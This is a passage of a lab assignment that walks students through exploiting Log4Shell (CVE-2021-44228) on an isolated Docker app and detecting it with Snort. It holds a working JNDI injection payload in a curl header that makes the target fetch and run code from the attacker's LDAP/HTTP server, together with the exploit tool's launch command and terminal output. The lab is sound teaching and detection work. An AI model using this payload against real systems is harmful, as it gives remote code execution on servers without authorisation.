6. On Kali, download the JNDI ExploitKit: https://web.archive.org/web/20211211031401/https://objects.githubusercontent.com/github-production-release-asset-2e65be/314785055/a6f05000-9563-11eb-9a61-aa85eca37c76?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20211211%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211211T031401Z&X-Amz-Expires=300&X-Amz-Signature=140e57e1827c6f42275aa5cb706fdff6dc6a02f69ef41e73769ea749db582ce0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=314785055&response-content-disposition=attachment%3B%20filename%3DJNDIExploit.v1.2.zip&response-content-type=application%2Foctet-stream

7. Unzip it into a preferred directory:




8. cd into the unzipped directory, and start up a malicious LDAP server: java -jar JNDIExploit-1.2-SNAPSHOT.jar -i (your Kali's IP) -p 8888



```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ cd JNDIExploit.v1.2\(1\)

┌──(kali㉿kali)-[~/Downloads/JNDIExploit.v1.2(1)]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:f0:b7 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.11/24 brd 10.1.1.255 scope global dynamic noprefixroute eth0
       valid_lft 5021sec preferred_lft 5021sec
    inet6 fe80::a00:27ff:fe01:f0b7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~/Downloads/JNDIExploit.v1.2(1)]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.1.1.11 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389 ...
[+] HTTP Server Start Listening on 8888 ...
█
```


9. Let's recon our Ubuntu machine before we do anything first. Open a new terminal or a new terminal tab, and run nmap -v -sV (Ubuntu's IP). (Take a screenshot of the output,

any nmap command is fine)




```
┌──(kali㉿kali)-[~]
└─$ nmap -v -sV 10.1.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-02 21:16 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 21:16
Scanning 10.1.1.10 [2 ports]
Completed Ping Scan at 21:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:16
Completed Parallel DNS resolution of 1 host. at 21:16, 0.00s elapsed
Initiating Connect Scan at 21:16
Scanning 10.1.1.10 [1000 ports]
Discovered open port 8080/tcp on 10.1.1.10
Completed Connect Scan at 21:16, 0.02s elapsed (1000 total ports)
Initiating Service scan at 21:16
Scanning 1 service on 10.1.1.10
Completed Service scan at 21:16, 6.16s elapsed (1 service on 1 host)
NSE: Script scanning 10.1.1.10.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.02s elapsed
Initiating NSE at 21:16
Completed NSE at 21:16, 0.01s elapsed
Nmap scan report for 10.1.1.10
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
8080/tcp open  nagios-nsca Nagios NSCA

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds
```

10. There is something running on port 8080, which we told Docker to run on! Before we exploit it, load the Emerging Threats ruleset into Snort and find the one that watches out for exploits. It should not be too hard to find.
11. Time to exploit it. On Kali, run:
    curl (Ubuntu's IP):8080 -H 'X-Api-Version: ${jndi:ldap://(Kali'sIP):1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'




```
┌──(kali㉿kali)-[~]
└─$ curl 10.1.1.10:8080 -H 'X-Api-Version: ${jndi:ldap://10.1.1.11:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo
=}'
Hello, world!
```

12. If you switch back over to the terminal with the malicious LDAP server, you will see something like this:




```
[+] New HTTP Request From /10.1.1.10:51102  /Exploit2QF0OJK8os.class
[+] Receive ClassRequest: Exploit2QF0OJK8os.class
[+] Response Code: 200
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
[+] Paylaod: command
[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= with basic remote reference pa
yload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= redirecting to http://10.1.1.11:888
8/Exploits18L6V9scE.class
[+] New HTTP Request From /10.1.1.10:51104  /Exploits18L6V9scE.class
[+] Receive ClassRequest: Exploits18L6V9scE.class
[+] Response Code: 200
```

13. Looking at the docker terminal on Ubuntu, you might see something like this:



```
        at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpo
int.java:1722)
        at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBas
e.java:49)
        at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoo
lExecutor.java:1191)
        at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPo
olExecutor.java:659)
        at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskTh
read.java:61)
        at java.lang.Thread.run(Thread.java:748)
Caused by: java.lang.ClassCastException: Exploits18L6V9scE cannot be cast to jav
ax.naming.spi.ObjectFactory
        at javax.naming.spi.NamingManager.getObjectFactoryFromReference(NamingMa
nager.java:163)
        at javax.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.
java:189)
        at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1085)
        ... 88 more

2022-04-03 01:34:08.060  INFO 1 --- [nio-8080-exec-3] HelloWorld
              : Received a request for API version ${jndi:ldap://10.1.1.11:1389
/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
```


14. Check the docker container's /tmp/ directory: sudo docker exec vulnerable-app ls /tmp/



```
hayden@hayden-VirtualBox:~/log4shell-vulnerable-app$ sudo docker exec vulnerable
-app ls /tmp/
[sudo] password for hayden:
hsperfdata_root
pwned
```

(Take a screenshot of the docker container's /tmp/ folder)

15. Let's look at the Snort alerts:



Alert Log View Settings

Interface to Inspect: LAN (em1) — Choose interface...

□ Auto-refresh view

250 — Alert lines to display

Save

Alert Log Actions: Download Clear

Alert Log View Filter

10 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-04-03 01:34:08	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034700	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (CVE-2021-44228)
2022-04-03 01:34:08	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034800	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (Outbound) (CVE-2021-44228)
2022-04-03 01:34:08	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034647	ET EXPLOIT Apache log4j RCE Attempt (http ldap) (CVE-2021-44228)
2022-04-03 01:34:08	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034757	ET EXPLOIT Apache log4j RCE Attempt (http ldap) (Outbound) (CVE-2021-44228)
2022-04-03 01:34:08	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034759	ET EXPLOIT Apache log4j RCE Attempt (tcp ldap) (Outbound) (CVE-2021-44228)
2022-04-03 01:33:40	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33304	10.1.1.10	8080	1:2034700	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (CVE-2021-44228)
2022-04-03 01:33:40	⚠	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33304	10.1.1.10	8080	1:2034800	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (Outbound) (CVE-2021-44228)
2022-04-03	⚠	1	TCP	Attempted	10.1.1.11	33304	10.1.1.10	8080	1:2034647	ET EXPLOIT Apache log4j RCE Attempt (http

16. It caught the log4j exploit! (Take a screenshot of your alerts)

Extra Credit Questions

1. What is the log4j vulnerability?

2. What is LDAP?

3. Can you make the curl command create a different file (paste your modified curl command here and a screenshot down below of the file you created in the container's /tmp/ folder)?

<u>Extra Credit Screenshots</u>